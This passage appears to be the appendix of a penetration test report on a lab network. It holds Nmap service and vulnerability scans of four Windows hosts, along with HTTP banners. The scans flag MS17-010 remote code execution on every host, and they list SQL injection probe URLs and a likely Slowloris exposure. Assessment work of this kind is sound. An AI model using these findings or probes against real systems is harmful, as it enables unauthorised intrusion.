cpe:/o:microsoft:windows_server_2008::sp1
```

```
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp,
cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS
MAC: 00:50:56:3a:42:9f (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
(Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: SERVER2
|   NetBIOS computer name: SERVER2\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: SERVER2.uadtargetnet.com
|_  System time: 2018-11-21T10:35:45+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2018-11-21 05:35:45
|_  start_date: 2017-02-03 08:46:22

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.0.2

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.33 seconds
```

Client1 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:39 EST
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing
Service Scan
Service scan Timing: About 33.33% done; ETC: 05:42 (0:01:48
remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00082s latency).
```

```
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7600 microsoft-
ds (workgroup: UADTARGETNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49175/tcp open  msrpc        Microsoft Windows RPC
49176/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:1F:15:CB (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:0c:29:1f:15:cb (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: CLIENT1
|   NetBIOS computer name: CLIENT1\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: CLIENT1.uadtargetnet.com
|_  System time: 2018-11-21T10:40:42+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-11-21 05:40:42
|_  start_date: 2017-02-01 11:47:25

TRACEROUTE
HOP RTT     ADDRESS
```

```
1   0.82 ms 192.168.0.10

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.39 seconds
```

Client2 Nmap aggressive scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:42 EST
Nmap scan report for 192.168.0.11
Host is up (0.00097s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7600 microsoft-
ds (workgroup: UADTARGETNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
49175/tcp open  msrpc        Microsoft Windows RPC
49176/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:50:56:33:A7:38 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS
MAC: 00:50:56:33:a7:38 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: CLIENT2
|   NetBIOS computer name: CLIENT2\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: CLIENT2.uadtargetnet.com
|_  System time: 2018-11-21T10:43:31+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-11-21 05:43:31
|_  start_date: 2017-02-01 11:47:09

TRACEROUTE
HOP RTT     ADDRESS
1   0.97 ms 192.168.0.11

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.40 seconds
```

Server1 HTTP banner

```
Initiating server query ...
Looking up the domain name for IP: 192.168.0.1
The domain name for the IP address is: Server1
Connecting to the server on standard HTTP port: 80
[Connected]  Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Date: Wed, 21 Nov 2018 11:16:06 GMT
Server: Apache
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 356
Connection: close
Content-Type: text/html;charset=UTF-8
Query complete.
```

Server2 HTTP banner

```
Initiating server query ...
Looking up the domain name for IP: 192.168.0.2
The domain name for the IP address is: SERVER2
Connecting to the server on standard HTTP port: 80
[Connected]  Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/7.5
Date: Wed, 21 Nov 2018 11:17:33 GMT
Connection: close
Content-Length: 0
Query complete.
```

Server1 Nmap vulnerability scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:56 EST
Nmap scan report for 192.168.0.1
Host is up (0.00080s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.0.1
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.1:80/student/
|     Form id:
|_    Form action: process_form.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /: Root directory w/ directory listing
|_  /icons/: Potentially interesting folder w/ directory listing
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web
server open and hold
|       them open as long as possible.  It accomplishes this by
opening connections to
|       the target web server and sending a partial request. By
doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
|   Possible sqli for queries:
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dD%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
```

```
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dD%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=D%3bO%3dD%27%20OR%20sqlspider
|
http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|_
http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
|_sslv2-drown:
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
```

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx

Nmap done: 1 IP address (1 host up) scanned in 87.51 seconds
```

Server2 Nmap vulnerability scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:57 EST
Nmap scan report for 192.168.0.2
Host is up (0.00040s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
|_sslv2-drown:
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
```

```
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:50:56:3A:42:9F (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx

Nmap done: 1 IP address (1 host up) scanned in 149.98 seconds
```

Client1 Nmap vulnerability scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 11:00 EST
Nmap scan report for 192.168.0.10
Host is up (0.00054s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:0C:29:1F:15:CB (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
```

Client2 Nmap vulnerability scan

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 11:01 EST
Nmap scan report for 192.168.0.11
Host is up (0.00082s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:50:56:33:A7:38 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
(ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
```

```
|       A critical remote code execution vulnerability exists in
Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx

Nmap done: 1 IP address (1 host up) scanned in 22.94 seconds
```

APPENDIX B – PROJECT DELIVERABLES

- Penetration test report (this document)
- Nbtenum3.3 HTML reports on all of the systems
- Nessus executive report
- Nessus full report